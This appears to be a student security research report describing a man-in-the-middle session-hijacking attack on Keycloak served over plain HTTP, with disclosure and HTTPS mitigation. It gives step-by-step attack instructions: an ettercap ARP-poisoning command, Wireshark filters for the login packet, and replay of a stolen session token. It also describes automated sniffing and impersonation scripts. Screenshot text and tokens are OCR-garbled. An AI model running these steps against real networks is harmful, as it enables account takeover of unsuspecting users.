How to Hack: Unveiling an <u>Automated</u> Web Impersonation Attack

Lucas <u>Chin</u> Yee Seng¹, <u>Lim</u> Seh Leng² ¹ Hwa Chong Institution, 661 Bukit Timah Rd, Singapore 269734 ² Defence Science and Technology Agency, 1 Depot Road, Singapore 109679

1. Abstract

Many applications and services use single sign-on, which allows users to login once, and their logins are "remembered" using cookies. Keycloak is a popular open-source identity and access management solution for implementing single sign-on.

In this research, a Man-in-the-Middle (MitM) web impersonation attack within a Keycloakprotected environment was discovered. Exploiting a HTTP misconfiguration, the attack targets the interception of a victim's session cookies over the network during login. Subsequently, an attacker can manipulate these cookies, enabling unauthorised access by impersonating the victim.

After successfully demonstrating the feasibility of the attack, the research also focused on building a "software robot" that could carry out this attack automatically without human intervention. This "software robot" could also be used to audit for such vulnerable Keycloak implementations.

Introduction

2. Keycloak Functionality

Keycloak is a comprehensive identity and access management (IAM) solution. Core to its capabilities is the facilitation of Single Sign-On (SSO), an authentication scheme that allows a user to log in with a single ID. Keycloak leads the IAM industry with true single sign-on which allows users to log in once and access services without re-entering authentication factors through the use of cookies.

However, it is in this very feature that I discovered a login flaw.

Embarking on this project, I discover the world of access and management login systems. I learnt about the integration of identity providers like GitHub and Google Sign-In to provide a seamless login solution for many users.

Materials and Methods

3. Project

I was tasked to simulate an implementation of Keycloak as a security system. Subsequently, I discovered a misconfiguration vulnerability in the <u>latest</u> and newly updated version of Keycloak that impacts millions of users. To further illustrate the severity of this issue, I leveraged <u>Python</u> scripting to demonstrate the feasibility of developing automated attacks to impact users globally.

a. Set-up Phase (September)

This phase focused on setting-up a real-life implementation of Keycloak. To optimise workflow, Keycloak (Version 22.0.5) was pulled from docker and hosted on Amazon Web Services (AWS). Using YouTube tutorials, blog guides, and the DSTA-provided Keycloak Set-up Guide (Appendix A), I mastered Docker, Amazon EC2 and S3 from scratch.

This phase involves the extensive exploration and implementation of Keycloak features, understanding Single Sign-On (SSO), and integrating identity providers like GitHub and Google.

A Not set	ure ec2-18-143-163-92.ap-southeast-1.c	ompute.amazonaws.com		A® 5	ž
	KEYCLOAK				
	Welcome to Keycloak				
	Administration Console	Documentation >	🔯 Keycloak Project >		
	Lentrary mange an aspects of the Keycloak server		Mailing List >		
			🏦 Report an issue >		

My Keycloak Implementation

With a developer's mindset, I experimented with configurations. <u>During this, I encountered an</u> indication of a potential vulnerability.

"offlineSessionMaxLifesp	anEnabled" : false,	
"offlineSessionMaxLifesp	an" : 5184000,	
"clientSessionIdleTimeou	t": 0,	
"clientSessionMaxLifespa	n": 0,	
"clientOfflineSessionIdl	eTimeout" : 0,	
"clientOfflineSessionMax	Lifespan": 0,	
"accessCodeLifespan" : 6	0,	
"accessCodeLifespanUserA	ction" : 300,	
"accessCodeLifespanLogin	* : 1800,	
"actionTokenGeneratedByA	dminLifespan" : 43200,	
"actionTokenGeneratedByU	serLifespan" : 300,	
"oauth2DeviceCodeLifespa	n" : 600,	
"oauth2DevicePollingInte	rval" : 5,	
"enabled" : true,		
"sslRequired" : "externa	1",	
"registrationAllowed" :	false,	

Keycloak CLI (Command Line Interface) Configurations

kcadm.sh	update	realms/master	- s	enabled=true	-s	sslRequired=none
		CLI command	to s	et Kevcloak Realm	to F	HTTP

During development, many developers host enterprise systems on HTTP for simplicity but this practice poses a security risk. Using unencrypted HTTP may expose sensitive data, creating a potential avenue for Keycloak attacks.

b. Exploration Phase (October)

To further experiment and learn, I opted to further explore this HTTP misconfiguration vulnerability. Through research, [2] I recognised the prevalence and potential harm of Man-in-the-Middle (MITM) attacks and decided to protect others from it.

However, as I had never practiced MitM attacks before, I learnt from scratch about Address Resolution Protocol (ARP) Poisoning, Wi-Fi sniffing and Network Packet Analysis. To legitimise my discovery, I presented a comprehensive deck to DSTA showcasing the attack, security implications and follow up action. Following the presentation, my mentor escalated this finding to the cybersecurity department. (Link to deck at appendix B)

Results

4. Vulnerability Discovery (Older Version)

I discovered a cookie hijacking attack on 20th October on an <u>older</u> version of Keycloak, 21.0.0.

As Keycloak uses SSO for user login, it handles the transfer of many <u>cookies</u>. These cookies act as unique credentials that identify a specific user using the service. As a security measure, the session tokens are reset upon logout, and become invalid. However, as most users forget to logout, the cookies usually <u>remain valid</u> for a long time. This presents a <u>huge timeframe</u> to attack the victim.

For every login onto a Keycloak realm, every user has 3 cookies.

$\times \boxminus \boxdot \diamondsuit$	귬 Elements 🗵 Cons	ole 🗋 Sources 🕀 Netw	vork 🕘 Timelines	Storage 🗛 Graph	hics 🕅 Layers	₹ Audit		くいい
📗 < > 🍪 Cookies					🗐 Filter		+	C 🖄 🗌
Name	Value	Domain	Path	Expires	Size	Secure	HttpOnly	SameSite
AUTH_SESSION_ID_LEGACY	1b5cbb1a-f728-4558-8ce	ec2-18-141-231-163.ap-so	/realms/fake-mas	Session	58 B		~	_
KEYCLOAK_IDENTITY_LEGACY	eyJhbGciOiJIUzI1NiIsInR5c	ec2-18-141-231-163.ap-so	/realms/fake-mas	Session	703 B		\checkmark	_
KEYCLOAK_SESSION_LEGACY	fake-master/412d4c31-d98	ec2-18-141-231-163.ap-so	/realms/fake-mas	31/10/2023, 02:24:05	108 B			-

Keycloak Assigned User Tokens

Most importantly, the "KEYCLOAK_IDENTITY_LEGACY" token is analogous to a SESSIONID token. Meaning, a user's identity is determined by the value of this token.

As the Keycloak implementation is hosted on HTTP, there is an unsafe transfer of cookies within the network traffic. The value of the tokens can be easily intercepted in plaintext on <u>Wireshark</u>.

Wireshark is a free and open-source network packet analyser. It is used for network troubleshooting, and analysis. By using this tool, an attacker can intercept the transfer of login details (cookie values), unbeknownst to their victims.

In <u>Wireshark</u>, an important functionality is the "Search Filter". It narrows down the huge data dump of network traffic, and filters it to only display information one is finding.


While testing, I discovered my "KEYCLOAK_IDENTITY_LEGACY" token had the value

 $eyJhbGciOiJIUzI1NiJsInR5cCIgOiAiSldUIiwia2lkIiA6lCJhNGY0MDY2Yy00MWRiLTRiNTQtODhhMy00ZmQyNmFINTY4NDQifQ.eyJleHAiOjE2OTg2OTA1NzgsImlhdCI6\\MTY5ODY1NDU3OCwianRpIjoiN2U5MDg3ZmMtNjAyMS00M2I0LWIwMGEtMjNhMTBIZGFiMGM2IiwiaXNzIjoiaHR0cDovL2VjMi0xOC0xNDEtMjMxLTE2My5hcC1zb3V0aGVhc3QtMS5jb21wdXRlLmFtYXpvbmF3cy5jb20vcmVhbG1zL2Zha2UtbWFzdGVyIiwic3ViIjoiNDEyZDRjMzEtZDk4Mi00MzlhLTk0OGMtNDYyNzFiY2EyYTA5IiwidHIwIjoiU2VyaWFsaXpIZC1JRCIsInNlc3Npb25fc3RhdGUi0iI0MGMyMTM4Ny0yMDU0LTQ3ZWUtYThIOS1kODgwODExMGNmZDYiLCJzaWQi0iI0MGMyMTM4Ny0jaGVja2VyIjoiY3F1ZGd2QXNGZ2hfZXN5V3JFYU9NMVN6YmwzOTJLS3J4VEtoNXVTQU8ydyJ9.RMRZIVIBR6$

 $2hAy ja \mbox{-}Pb_RSD if xH0 niKN4 p6H6OO5 opo \label{eq:spin} \label{eq:spin}$

So, I reverse engineered my request, and used the filter (frame contains +, {mycookie}) on <u>Wireshark</u>.

Location of Cookie Transfer on Network



Details of Network Packet

I discovered that cookies are insecurely transferred through HTTP on this network packet and confirmed that the intercepted cookie exactly matches my login cookie.

Elements Console	Sources	Network Ap	plicat	ion	>>				\$:	×
Application	$C \mbox{Filter} \ \ \exists_x \ \times \ \ \ \ \ \ Only \ \mbox{show cookies with}$										
Manifest	Name	Value	D.	Ρ.	E.,	S.	н.	S.	S.	Ρ.	Р
¢ Service workers	KEYCLO	fake-master/8	. 1	/	2	1					М
Storage	KEYCLO	eyJhbGciOiJI	18.	1	S	7	1				М
	AUTH_S	fe8c4e21-909	1	/	S.,	5	1				М
Storage											
Local storage Elements Elements	KE	YCLOAK_IDENTI	TY_LE	EGA	CY						
P ⊟ Session storage ▶ ☐ IndexedDB											
P Web SQL											
▼ () Cookies											
http://18.141.231.163											
Private state tokens											
Interest groups	Cookie Value	Show URL-	deco	ded							
► Shared storage	eyJhbGciOiJIUz11NilsInR5cClgOiAiSldUliwia2lkliA6lCJhNGY0MDY2Yy 00MWRiLTRiNTQtODhhMy00ZmQyNmFINTY4NDQifQ.eyJleHAiOjE20										
Cache storage		mihdCl6MTY50									
	MtNjAyMS00N	12I0LWIwMGEtM	NhM	TBI	ZGFi	MGI	M2II	wia)	(Nzlj	oial	IR0c
Background services		C0xNDEtMjMxL1 pvbmF3cv5ib20v									
Back/forward cache	iljoiNDEyZDRjf	MzEtZDk4Mi00M	zlhLTI	k0O	GMt	ND	(yNa	FiY	2Ey	(TA5	liwid
↑ Background fetch		/FsaXpIZC1JRCI: LTQ3ZWUtYThIC									
Background sync i		M4Ny0yMDU0LT0									
Bounce tracking mitigations		ZV9jaGVja2Vyljoi									
△ Notificatione	MVN6Ymwz01	JLS3J4VEtoNXV	1QU	syd	yJ9.F	HMF	ιΖIV	BHG	senA	iyja-	MD_R

Attacker Editing his Cookies

On a separate KALI MACHINE, I edited my "KEYCLOAK_IDENTITY_LEGACY" token to match the one of my WINDOWS MACHINE.

	ory Bookmarks Profiles Tab Window Help 📕 🌜 💿 💷 💿 🖗 🖪 🐠 🕏 75% 📼 🗢 😳 Q 😰 🗿 Mon 30 Oct 5:16 PM
🔍 🔍 🔍 💆 Connect to instance EC2 a	c x 📾 Keycloak Administration UI x 📾 Keycloak Account Managemo: x +
← → C ▲ Not Secure 18.141.23	31.163)realms;flake-master/account/#)personal-info 🗢 🖒 🖈 🖬 🔞 🛊
🔤 Marshall Cavendis 🧱 Marshall Cavendis	s 🗟 Holy Innocents Pri 🤨 YouTube 😗 Chrome 📜 Multipleyer Gerre 😰 4D - Results 💿 Disney XD Asia 🤉 Search Toys %?'U 🔹 🛅 All Bookmarks
	Sign but locar chin
Personal info	Personal info
Account security >	Manage your basic information.
Applications	All fields are required.
	Username
	lucas
	Email
	lucas ys.chin@gmail.com
	First name
	lucas
	Last name
	chin
	Save Cancel

Keycloak Account Configurations Page

I have successfully tricked Keycloak into believing that the account on my KALI MACHINE is that of the WINDOWS MACHINE. I now have <u>unrestricted access</u> to my WINDOWS MACHINE account.

(Link to exploit of 21.0.0 Proof-of-Concept Video at Appendix C)

5. Vulnerability Discovery (Active Version)

Since discovering this attack on an older Keycloak version, I research extensively and could not find any research disclosed about this method of cookie hijacking affecting Keycloak version 21.0.0. I figured this attack might be unreported or lesser known, so I replicated this exploit on the most recent and active Keycloak version 22.0.5, released on 24 October 2023.

I set-up a new instance on AWS EC2 hosting Keycloak version 22.0.5, running on HTTP.



Implementation of Keycloak 22.0.5

Using the same attacking methodology, I unfortunately met with a **problem** to the attack. When getting the KEYCLOAK_IDENTITY_LEGACY token, from the same packet, the cookie in the HTTP MESSAGE is truncated.

Cookie pair [truncated]: KEYCLOAK_IDENTITY_LEGACY=eyJhbGciOiJIUzI1NiIsInR5cCIgOiAiSldUIiwia2lkIiA6ICJ Truncated "KEYCLOAK IDENTITY LEGACY" token

The truncated KEYCLOAK_IDENTITY_LEGACY cookie,


 $\label{eq:keylboc} KEYCLOAK_IDENTITY_LEGACY=eyJbbGciOiJIUz11NilsInR5cCIgOiAiSldUliwia2lkIiA6ICJhYWQxZGIzNC1mMmRkLTQ5MzMtOTIlZi1mMDg1Y2 E3MmE5Y2QifQ.eyJleHAiOjE2OTg3MTE4MzgsImlhdCI6MTY5ODY3NTgzOCwianRpIjoiYmM0NzVIMTgtMmNkNC00NTc4LWJmYmEt0TNIYmIyO GJIZDNmIiwiaXNzIjoiaHR0cDovL2VjMi01NC0xNjktMTAtMTMwLmFwLXNvdXRoZWFzdC0xLmNvbXB1dGUuYW1hem9uYXdzLmNvbS9yZWFsbX Mvb3RoZXJfbWFzdGVyIiwic3ViIjoiNDdkYzUwZmMtMjBhNC00MTIzLTk1NjQtOTJkMjIwNzU0MjQxIiwidHlwIjoiU2VyaWFsaXpIZC1JRCIsInNlc3Np b25fc \\ \end{tabular}$

Actual victim KEYCLOAK_IDENTITY_LEGACY cookie,

 $\label{eq:spin} eyJhbGciOiJIUz11NiIsInR5cCIgOiAiSldUIiwia2lkliA6ICJhYWQxZGIzNC1mMmRkLTQ5MzMtOTIlZi1mMDg1Y2E3MmE5Y2QifQ.eyJleHAiOjE2OTg3 MTE4MzgsImlhdCI6MTY5ODY3NTgzOCwianRpIjoiYmM0NzVIMTgtMmNkNC00NTc4LWJmYmEtOTNIYmIyOGJIZDNmIiwiaXNzIjoiaHR0cDovL2V jMi01NC0xNjktMTAtMTMwLmFwLXNvdXRoZWFzdC0xLmNvbXB1dGUuYW1hem9uYXdzLmNvbS9yZWFsbXMvb3RoZXJfbWFzdGVyIiwic3ViIjoi NDdkYzUwZmMtMjBhNC00MTIzLTk1NjqtOTJkMjIwNzU0MjQxIiwidHlwIjoiU2VyaWFsaXplZC1JRCIsInNlc3Npb25fc3RhdGUiOiJmNzg4MTU1YS1j MDQ3LTQwZGUtOWIzYS04NGY00DU2NmExNzEiLCJzdGF0Z V9jacVyIjoiaWVkemJqQldQRk11alZwbEFvUUhHUk1wVjB4dGZJc2djdTVVTmFFWVZKZyJ9.rMFNB2B0qbIQgyJlmNm06qaQHZQSufmzPFAAc mi2Gjw$


It seems like a <u>patch</u> has been implemented to protect newer versions of Keycloak from this MitM attack. Fortunately, I did not give up and persevered in identifying another **workaround** to this attack. Upon deeper analysis of the same packet, I discovered the

"KEYCLOAK_IDENTITY_LEGACY" token is stored at another HTTP MESSAGE.



Copy the selected HTTP MESSAGE, to obtain untruncated AUTH_SESSION_ID_LEGACY, KEYCLOAK_SESSION_LEGACY AND KEYCLOAK_IDENTITY_LEGACY cookies.

AUTH_SESSION_ID_LEGACY=f788155a-c047-40de-9b3a-84f48566a171; KEYCLOAK_SESSION_LEGACY=<u>other_master</u>/47dc50fc-20a4-4123-9564-92d220754241/f788155a-c047-40de-9b3a-84f48566a171; KEYCLOAK_IDENTITY_LEGACY=eyJhbGciOiJIUz11NilsInR5cClgOiAiSldUliwia2lkliA6lCJhYWQxZGlzNC1mMmRkLTQ5MzMtOTIIZi1mMDg1Y2E3MmE5Y2QifQ.eyJleH AiOjE2OTg3MTE4MzgsImlhdCl6MTY5ODY3NTgzOCwianRpljoiYmM0NzVIMTgtMmNkNC00NTc4LWJmYmEtOTNIYmlyOGJIZDNmliwiaXNzljoiaHR0cDovL2VjMi01N C0xNjktMTAtMTMwLmFwLXNvdXRoZWFzdC0xLmNvbXB1dGUuYW1hem9uYXdzLmNvbS9yZWFsbXMvb3RoZXifbWFzdGVyliwic3ViljoiNDdkYzUwZmMtMjBhNC0 OMTIzLTk1NjQtOTJkMjIwNzU0MjQxliwidHlwljoiU2VyaWFsaXpIZC1JRCIsInNic3Npb25fc3RhdGUiOiJmNzg4MTU1YS1jMDQ3LTQwZGUtOWIzYS04NGY0ODU2NmE xNzEiLCJzaWQiOiJmNzg4MTU1YS1jMDQ3LTQwZGUtOWIzYS04NGY0ODU2NmExNzEiLCJzdGF0ZV9jaGVja2VyljoiaWVkemJqQldQRk1IalZwbEFvUUhHUk1wVjB4d GZJc2djdTVVTmFFWVZKZyJ9.rMFNB2BOqblQgyjimNm06qaQHZQSufmzPFAAcmi2Gjw At this new location, I was able to extract entire, untruncated "AUTH_SESSION_ID_LEGACY", "KEYCLOAK_SESSION_LEGACY" and "KEYCLOAK_IDENTITY_LEGACY" tokens. I cleaned up the content, storing only the highlighted "KEYCLOAK_IDENTITY_LEGACY" token.



Editing of "KEYCLOAK_IDENTITY_LEGACY" Token

Once again, on a separate KALI MACHINE, I edited my "KEYCLOAK_IDENTITY_LEGACY" token to match the one of my WINDOWS MACHINE, and successfully took over the account.

Through this discovery, I identified the necessary conditions of this attack.

- 1. Keycloak on version 22.0.5, served on HTTP
- 2. Victim and attacker on the same LAN
- 3. Victim does not log out of account before attacker logs in
 - a. Because
 - i. Cookie resets upon logout
 - b. However
 - i. Attacker can make administrative changes (password or email) before victim logs out for complete permanent account takeover

6. The Manual Exploit

Armed with a Kali Virtual Machine on my Macbook, I manually exploited this HTTP misconfiguration using <u>Ettercap</u> and <u>Wireshark</u>.

Example Setting

The attacker is in an internet cafe, connected to the same Wi-Fi as his victim (Lucas). Lucas is a high-profile user on the Keycloak realm, with admin privileges. To continue his nefarious business, the attacker wants to take control of Lucas' account, and manipulate data on the server.

- 1. Both victim and attacker are connected to the same LAN at a cafe
- Victim (Lucas) logs into his own Keycloak account
 a. Using a windows machine, IP (192.168.1.92)
- 3. Attacker (attacker) wants to impersonate Lucas on Keycloak
 - a. Using a Kali Linux machine, IP (192.168.1.98)
 - b. Intercepts Lucas' login cookies
- 4. Keycloak served on HTTP
- 5. Router gateway at (192.168.1.254)

Attacker Preparation



Using <u>Ettercap</u> on Kali Linux, the attacker sets up an *ARP Poisoning Attack*, targeting Lucas (192.168.1.92) and router (192.168.1.254).

An ARP Poisoning Attack intercepts Wi-Fi traffic of the LAN Cafe. Using the tool, <u>Ettercap</u>, the attacker sends falsified ARP messages. This manipulation leads to the redirection of network traffic intended for Lucas' device to the attacker's machine. The attacker can then eavesdrop on the data passing through.

	4 1.229823667	192.168.1.65	192.168.1.255	UDP	139 39051 → 9995 Len=97
1	5 3.168061543	Parallel_64:f3:b3	Parallel_3b:c2:08	ARP	42 192.168.1.254 is at 00:1c:42:64:f3:b3
	6 3.168081793	Parallel_64:f3:b3	HuaweiTe_f9:95:01	ARP	42 192.168.1.92 is at 00:1c:42:64:f3:b3 (duplicate use of 192.168.1.254 detected
L	7 5.839274752	192.168.1.71	224.0.0.251	MDNS	175 Standard query response 0x0000 TXT PTR iPhone (9)rdlinktcp.local 0PT
	8 5.839274794	fe80::2b:f49b:8539:	ff02::fb	MDNS	195 Standard query response 0x0000 TXT PTR iPhone (9)rdlinktcp.local OPT
	9 5.839274836	192.168.1.80	255.255.255.255	UDP	71 9999 → 9999 Len=29
	10 6.273761544	192.168.1.81	239.255.255.250	SSDP	218 M-SEARCH * HTTP/1.1

The attacker then uses <u>Wireshark</u> to monitor network traffic. This helps him to identify that the ARP Poisoning Attack is successful.

🔄 💷 🖻 🍃 🕲 🔄 v 🗾	🤗 Ettercap	😆 Releases · bettercap/bet 🖭 parallels@kali-linux-20 石 Wireshark	05:24 PM 🗖 🜒 🌲 🖬 🖨 😁
4		*eth0	$\bigcirc \bigcirc \bigcirc$
<u>File Edit View Go</u> Capture Anal	yze <u>S</u> tatistics Telephony <u>W</u> ire	less <u>T</u> ools <u>H</u> elp	
🚄 🗆 🗟 🎯 🛨 🗎 📓 🙆	Q ← → Q ↔ →		
Frame contains "GET /realms/fake-ma	aster/protocol/openid-connect/3p	-cookies/step1.html"	× - +

In <u>Wireshark</u> display filter, the attacker queries "frame contains "GET /realms/fakemaster/protocol/openid-connect/3p-cookies/step1.html"" and waits for Lucas to login.


Victim Login

Immediately as Lucas logs into his own account on his WINDOWS MACHINE, the attacker's <u>Wireshark</u> picks up Lucas' login packet.

📉 💷 🖿 🍃 🕲 🗠 - 📶	🩋 Ettercap	🐞 Releases · bettercap/bet 🕥	parallels@kali-linux-20 🜈 Wireshark	05:24 PM 🗖	
2		*eth0			008
<u>File Edit View Go</u> Capture Analy	ze <u>S</u> tatistics Telephony <u>W</u> ireles	ss <u>T</u> ools <u>H</u> elp			
📶 🗔 🔊 🛨 🗎 🖄 🙆	Q + > A + > 🛄	— • • • •			
📕 frame contains "GET /realms/fake-ma	ster/protocol/openid-connect/3p-cc	ookies/step1.html"			+
No. Time Source	Destination	Protocol Length Info			
6504 28.023899389 192.168 6506 28.027533097 192.168			/realms/fake-master/protocol/o Retransmission] 60837 → 80 [P		
▶ Frame 6504: 1474 bytes on wi					1
 Ethernet II, Src: Parallel_3 Internet Protocol Version 4, 	b:c2:08 (00:1c:42:3b:c2:08)	, Dst: Parallel_64:f3:b3	00:1c:42:64:f3:b3)		
 Transmission Control Protoco. 			135, Len: 1420		
Hypertext Transfer Protocol	otocol/openid-connect/3n-co	ookies/sten1 html HTTP/1 1	n h		
Host: ec2-18-141-231-163.a	p-southeast-1.compute.amazo		NI NI		
Connection: keep-alive\r\n					
Host: ec2-18-141-23	1-163.ap-southeast-1.	compute amazonaws co	m\r\n		
Connection: keep-al		oompo cortante contanto roo			
Upgrade-Insecure-Re					
			ebKit/537.36 (KHTML, lik		
		application/xml;q=0.	9,image/avif,image/webp,	image/apng, */*;q=0.8,	application/si
Accept-Encoding: gz Accept-Language: en					
		CY=864ff903-358c-4e2	f-914b-5e72134f063d; KEY	CLOAK SESSION LEGACY=	fake-master/41
	SESSION_ID_LEGACY=86				
			d982-439a-948c-46271bca2		
	<pre>icated]: KEYCLOAK IDEN</pre>	ITITY LEGACY=eyJhbGci	0iJIUzI1NiIsInR5cCIq0iAi	SldUIiwia2lkIiA6ICJhN	GY0MDY2Yy00MWI
\r\n					

Upon deep analysis of the HTTP login packet, the attacker has captured Lucas' session cookie, "KEYCLOAK_IDENTITY_LEGACY" in full. Attacker saves this value for impersonation.

 $\label{eq:construction} KeyCLOAK_IDENTITY_LEGACY=eyJhbGciOiJIUzI1NilsInR5cClgOiAiSldUliwia2lkliA6lCJhNGY0MDY2Yy00MWRiLTRiNTQtODhhMy00ZmQyNmFlNTY4NDQifQ.eyJle HAiOjE2OTg2OTM2ODksImlhdCl6MTY5ODY1NzY4OSwianRpIjoiOTA1MDc5ODYtYzUyMS00YzRjLTkyMzgtYzExY2UwNDJiMzA4liwiaXNzIjoiaHR0cDovL2VjMi0xOC0 xNDEMjMxLTE2My5hcC1zb3V0aGVhc3QtMS5jb21wdXRImFtYXpvbmF3cy5jb20vcmVhbG1zLZha2UtbWFzdGVyliwic3ViljoiNDEyZDRJMzEtZDk4Mi00MZlhLTk0OGMt NDYyNzFiY2EyYTA5liwidHlwIjoiU2VyaWFsaXpIZC1JRClsInNc3Npb25fc3RhdGUiOil4NjRmZjkwMy0zNThjLTRIMmYtOTE0Yi01ZTcyMTM0ZjA2M2QiLCJzadG0ZV9jaGVja2VyljoiRnFWWWpDNmpzaTR0TEZIMGZleHUyaGt6bkthWXF2ejFKYkNoN0VFME43U SJ9.J8QqrJ9aZrB93erEzzEQPyHMueORBm92_9SsUMRTy1U$



Using a cookie editor, the attacker alters the value of "KEYCLOAK_IDENTITY_LEGACY" cookie to Lucas'.

É Chrome File Edit View Histo	ny Bookmanks Profiles Tab Window Help 📕 🌜 🕞 🕮 😗 🖗 🗖 🐠 🕏 cox 🗩 🗢 🤢 Q, 😰 🥥 Mon 30 Oct 6:18 PM
🔍 🔍 🖉 Connect to Instance EC2 a;	x 🌒 EC2 Instance Connect ap-so: x 🗰 Keycloak Administration UI - x 🚥 Keycloak Account Manageme: x + 🗸
← → C ▲ Not Secure ec2-13-2	29-243-236 ap-southeast-1.compute amazonaws.com/healms/fake-master/account/#/personal-info 🖞 🎓 😹 🏚 🖬 🕕 🕕 🗄
🧱 Marshall Cavendis 🚾 Marshall Cavendis	🗿 Holy Innocents Pri 🤨 Youllube 😯 Chrome 🔀 Multipleyer Game 🧕 4D - Results 🕤 Disney XD Asia (🔉 Search Toys' R"U 🔹 🗎 All Bookmarks
E OKEYCLOAK	Sign out. knas chin
Personal info	Personal info
Account security >	Manage your basic information.
Applications	All fields are required.
	Usemame
	lucas
	Email
	lucasys.chin@gmail.com
	First name
	lucas
	Last name
	chin
	_

Attacker refreshes the page.

Attacker can now change Lucas' email, details and password for complete account takeover.

(Link to exploit of 22.0.5 Proof-of-Concept video at Appendix D)

7. Automated Python Attack (Software Robot)

Since running the scripts demands a substantial amount of RAM, the code is divided into three smaller sections. This approach makes it more manageable, preventing potential memory-related issues and ensuring smoother execution of the scripts.

- 1. Ettercap.py
- 2. Wifi-sniff.py
- 3. Login.py

All the scripts are written in *Python3*, using the Python modules Sockets, Subprocess, Selenium and Scapy.

Video of Simulated Automated Exploit, employing the 3 scripts at Appendix E. In the video, Sacul coded a funny HTML page to seek ransom from Lucas. Its source code is at Appendix F.

Link to GitHub Repository: https://github.com/yhnbgf/autokeycloak

1. Ettercap.py (Source Code at Appendix G)

Instead of using Ettercap Graphical, the script automatically launches Ettercap ARP Poisoning attacks from the CLI (Command Line Interface).

Functionality

- 1. Using Python's sockets module, it scans and prints the user's default gateway (router) IP address and the user's own local IP address.
- 2. It prompts the user for an input of the victim's IP address.
- 3. It verifies the validity of all 3 IP addresses and executes an ARP poisoning attack on the router and victim IP addresses, using Ettercap.

For example

- 1. The program detects default gateway at 192.168.1.1, and user's IP address at 192.168.1.81
- 2. The user inputs the victim IP address of 192.168.1.94.
- 3. Computer runs this command sudo ettercap -T -q -M arp:remote /192.168.1.1// /192.168.1.94// > /dev/null 2>&1 &

2. Wifi-sniff.py (Source Code at Appendix H)

Instead of using <u>Wireshark</u>, this program uses Scapy, a python library that manipulates Wi-Fi packets. This script sniffs the Wi-Fi traffic.

Functionality

- 1. It prompts the user for the Keycloak Realm name.
- 2. Scans all network traffic.
- 3. Filters away other network traffic, only searching for the victim's login onto Keycloak.
- 4. When a login packet is detected, the script prints the packet information, including all cookies used for login and the login URL.
- 5. Slices the data, storing only the "KEYCLOAK_IDENTITY_LEGACY" token value
- 6. Saves the token value to a file, "cookie.txt", and the login URL to "url.txt".
- 7. Automatically stops itself upon task complete.

3. Login.py (Source code at Appendix I)

The script processes cookie and URL information obtained from Wifi-sniff.py and impersonates the victim login onto the Keycloak Realm.

Functionality

- 1. It processes the "KEYCLOAK_IDENTITY_LEGACY" token value previously stored in "cookie.txt"
- 2. Navigates to the Keycloak Login page
- 3. Using JavaScript and Inspect Console, enforces the cookie of the browser to be Lucas'.
- 4. Refreshes the page for the user to take over Lucas' account.
- 5. Page remains open for the user to use the account, until "CTRL + C" is pressed.

Discussion

8. Follow-Up

Upon discovering this potential avenue of attack, I contacted the <u>Keycloak security team</u> on email, and opened a GitHub Issue. See Appendix J

9. Mitigation

For developers, ensure that your applications use HTTPS for secure communication. This encrypts the data in transit between the client and server, making it difficult for attackers to intercept and manipulate. When using HTTPS, implement the latest version of TLS (Transport Layer Security) to ensure existing vulnerabilities are patched.

For users, beware of unsecured Wi-Fi networks and avoid using them for **sensitive transactions**, such as online banking or shopping.

.	https://www.google.com	
go	ogle.com	×
₿	Connection is secure	>
O	Cookies and site data	>
\$	Site settings	Ľ
0	About this page Google LLC is an American multinational	Ľ

10. Conclusion

When using Chrome browser, click on the icon on the left of the URL address bar. When using other internet browsers

e.g., Edge, Safari, Firefox, etc. click on the icon at the left of the URL address bar. Ensure that the website is on HTTPS and has a valid SSL certificate to secure your connections.

As my YDSP Project comes to fruition, reflecting on this remarkably fruitful journey is imperative. I extend my gratitude not only for the invaluable resources provided by DSTA, which significantly enriched my learning experience, but also for the opportunity to expand my knowledge of cybersecurity. This undertaking has been more than a mere project, it has been a transformative expedition, fostering both professional development and personal growth.

I am inspired to serve as the catalyst to change. Making full use of my knowledge in programming, and cybersecurity, I will fuse both together to produce more efficient, and effective automated software that can actively scan websites for lapses in security. I can work with SMEs to expand my outreach, and develop network security solutions with MINDEF when I grow up to ensure all existing Singaporean web platforms are secure.

Reflecting on this journey, I learnt not just to code or exploit, but have grown. I have become not just a learner but someone who understands cybersecurity resilience and strategic thinking. It was a journey that taught me the ethical responsibility of securing digital spaces.

11. Acknowledgements

This project is only possible with the support of DSTA. I am especially grateful for the guidance of my mentor, Ms Lim Seh Leng who has been extremely helpful in pushing me above the scopes of this project. Thanks to her, I have thoroughly enjoyed this research experience.

Annexes

1. References

[1] Stian Thorgersen. (n.d.). Retrieved December 4, 2022, from <u>https://github.com/keycloak/keycloak</u>
[2] Conti, M., Dragoni, N., & Lesyk, V. (2016). A Survey of Man In The Middle Attacks. *IEEE Communications Surveys & Tutorials, 18*(3), 2027-2051. Retrieved December 4, 2023, from <u>https://doi.org/10.1109/COMST.2016.2548426</u>

2. Appendices

<u>Appendix A</u>

DSTA Keycloak Set-up Guide https://drive.google.com/file/d/1R8sGUvTbnV3VntunR8G1syf0Uzm4CTBz/view?usp=sharing

Appendix B

Vulnerability Findings Deck https://docs.google.com/presentation/d/1FWFxzrX9PNeYkOHCKF1HAABxucQfV6UT/edit?usp=sharin g&ouid=107896507330633954059&rtpof=true&sd=true

Appendix C

Manual Exploit of Version 21.0.0 https://drive.google.com/file/d/1linPG4_708wK70iZNh2FRgeQBQarm6V6/view?usp=sharing

Appendix D

Manual Exploit of Version 22.0.5 https://drive.google.com/file/d/1-pqKV6-Wswh6skW5_tnA_nv8GPlepojz/view?usp=sharing

Appendix E

Video of Simulated Automated Exploit https://drive.google.com/file/d/1juOHW3TA-5OcRn1JIAL35BfccSN9xc-5/view?usp=sharing

Appendix F

Source Code of Sacul's Ransom HTML Page

html
<html lang="en"></html>
